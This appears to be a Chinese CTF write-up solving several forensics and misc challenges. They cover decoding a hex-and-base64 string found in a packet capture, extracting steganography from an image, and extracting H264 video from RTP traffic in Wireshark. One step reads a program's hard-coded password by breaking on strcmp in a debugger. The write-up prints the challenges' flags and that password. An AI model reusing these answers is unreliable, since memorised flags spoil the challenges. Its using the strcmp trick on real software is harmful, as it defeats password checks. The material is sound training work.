
- 科来网络分析系统下载地址

打开之后发现很多非法校验的包，点击`诊断`之后点`所有诊断`；然后点击`源IP地址`排序，发现了唯一的`192.168.0.46`给`192.168.0.43`发的包

PS：点击排序不了的，取消勾选`超过2000不排序`



查看包的内容，发现



很明显是十六进制的ASCII码


```
53554E54616E68414D6A41794D513d3d
```

```
>>> from binascii import *
>>> hexdata = "53554E54616E68414D6A41794D513d3d"
>>> unhexlify(hexdata)
b'SUNTanhAMjAyMQ=='
>>>
>>> base64_data = unhexlify(hexdata)
>>>
>>> from base64 import *
>>>
>>> b64decode(base64_data)
b'ICSjx@2021'
>>>
```


```
flag{ICSjx@2021}
```


应急处置

图片的秘密




`secret.jpg` 根据文件名猜测为 `OurSecret` 隐写







下一步就是获取密码



程序逻辑有比较用户输入和内部秘钥的函数`strcmp`，所以这里打个断点，调试就能看到正确秘钥和用户输入秘钥了


得到密码：`my_m0r3_secur3_pwd`





肉眼分辨不出来什么编码，对着我之前写的：收录CTF中MISC常用的在线工具网站


里面的编码一个个试，发现是`XXencode`




```
flag{0nly_u5_Kn0w_17_D0nO7_T3l1_o7hers}
```

现场数据采集

根据题目意思猜测可能为视频流量数据，发现流量包中含有大量 `h264` 协议的包



capture_packets.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

h264

No.	Port	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
204	40124	10.718206	10.62.1.104	10.25.150.244	H264	68	✓	0xe975 (59765)	PT=H264, SSRC=0xB6D799DD, Seq=28017, Time=3920341566 SPS
205	37086	10.718351	10.25.150.244	10.62.1.102	H264	68	✓	0x05b4 (1460)	PT=H264, SSRC=0xB6D799DD, Seq=28017, Time=3920341566 SPS
206	40124	10.726149	10.62.1.104	10.25.150.244	H264	60	✓	0xe976 (59766)	PT=H264, SSRC=0xB6D799DD, Seq=28018, Time=3920341566 PPS
207	37086	10.726292	10.25.150.244	10.62.1.102	H264	58	✓	0x05b5 (1461)	PT=H264, SSRC=0xB6D799DD, Seq=28018, Time=3920341566 PPS
208	40124	10.726392	10.62.1.104	10.25.150.244	H264	985	✓	0xe977 (59767)	PT=H264, SSRC=0xB6D799DD, Seq=28019, Time=3920341566 FU-A Start:IDR-S
209	37086	10.726432	10.25.150.244	10.62.1.102	H264	985	✓	0x05b6 (1462)	PT=H264, SSRC=0xB6D799DD, Seq=28019, Time=3920341566 FU-A Start:IDR-S
210	40124	10.726674	10.62.1.104	10.25.150.244	H264	985	✓	0xe978 (59768)	PT=H264, SSRC=0xB6D799DD, Seq=28020, Time=3920341566 FU-A
211	40124	10.726699	10.62.1.104	10.25.150.244	H264	985	✓	0xe979 (59769)	PT=H264, SSRC=0xB6D799DD, Seq=28021, Time=3920341566 FU-A
212	37086	10.726756	10.25.150.244	10.62.1.102	H264	985	✓	0x05b7 (1463)	PT=H264, SSRC=0xB6D799DD, Seq=28020, Time=3920341566 FU-A
213	37086	10.726769	10.25.150.244	10.62.1.102	H264	985	✓	0x05b8 (1464)	PT=H264, SSRC=0xB6D799DD, Seq=28021, Time=3920341566 FU-A
214	40124	10.726875	10.62.1.104	10.25.150.244	H264	989	✓	0xe97a (59770)	PT=H264, SSRC=0xB6D799DD, Seq=28022, Time=3920341566, Mark FU-A End
215	37086	10.726909	10.25.150.244	10.62.1.102	H264	989	✓	0x05b9 (1465)	PT=H264, SSRC=0xB6D799DD, Seq=28022, Time=3920341566, Mark FU-A End
220	40124	10.795702	10.62.1.104	10.25.150.244	H264	1018	✓	0xe986 (59782)	PT=H264, SSRC=0xB6D799DD, Seq=28023, Time=3920349396 FU-A Start:non-I
221	40124	10.795727	10.62.1.104	10.25.150.244	H264	1018	✓	0xe987 (59783)	PT=H264, SSRC=0xB6D799DD, Seq=28024, Time=3920349396 FU-A
222	37086	10.795849	10.25.150.244	10.62.1.102	H264	1018	✓	0x05bc (1468)	PT=H264, SSRC=0xB6D799DD, Seq=28023, Time=3920349396 FU-A Start:non-I
223	37086	10.795864	10.25.150.244	10.62.1.102	H264	1018	✓	0x05bd (1469)	PT=H264, SSRC=0xB6D799DD, Seq=28024, Time=3920349396 FU-A
224	40124	10.795880	10.62.1.104	10.25.150.244	H264	1018	✓	0xe988 (59784)	PT=H264, SSRC=0xB6D799DD, Seq=28025, Time=3920349396 FU-A
225	37086	10.795914	10.25.150.244	10.62.1.102	H264	1018	✓	0x05be (1470)	PT=H264, SSRC=0xB6D799DD, Seq=28025, Time=3920349396 FU-A

```
> Frame 1237: 1006 bytes on wire (8048 bits), 1006 bytes captured (8048 bits)
> Ethernet II, Src: SuperMic_dc:b2:ba (ac:1f:6b:dc:b2:ba), Dst: SuperMic_dc:b2:e2 (ac:1f:6b:dc:b2:e2)
> Internet Protocol Version 4, Src: 10.25.150.244, Dst: 10.62.1.102
> User Datagram Protocol, Src Port: 40120, Dst Port: 37086
> Real-Time Transport Protocol
> H.264
```

CSDN @未 初


- H264 编解码协议详解

搜索引擎查阅发现可以Wireshark加载lua脚本提取出 `h264` 数据流，然后利用 `Elecard StreamEye` 分析

https://github.com/volvet/h264extractor

Elecard StreamEye Basic 4.4

将下载好的 `rtp_h264_extractor.lua` 脚本放入WireShrak的目录中




此电脑 › 本地磁盘 (D:) › Wireshark

名称	修改日期	类型	大小
USBPcapSetup-1.5.4.0.exe	2020/5/23 1:10	应用程序	191 KB
uninstall.exe	2020/9/24 7:09	应用程序	436 KB
tshark.exe	2020/9/24 7:09	应用程序	569 KB
text2pcap.exe	2020/9/24 7:09	应用程序	339 KB
reordercap.exe	2020/9/24 7:09	应用程序	316 KB

D:\Wireshark\init.lua - Sublime Text (UNREGISTERED)


File Edit Selection Find View Goto Tools Project Preferences Help


init.lua




修改 `init.lua`，在最后面添加一行： `dofile(DATA_DIR.."rtp_h264_extractor.lua")`


重启WrireShark，打开流量包； `工具->Extract h264 stream from RTP`





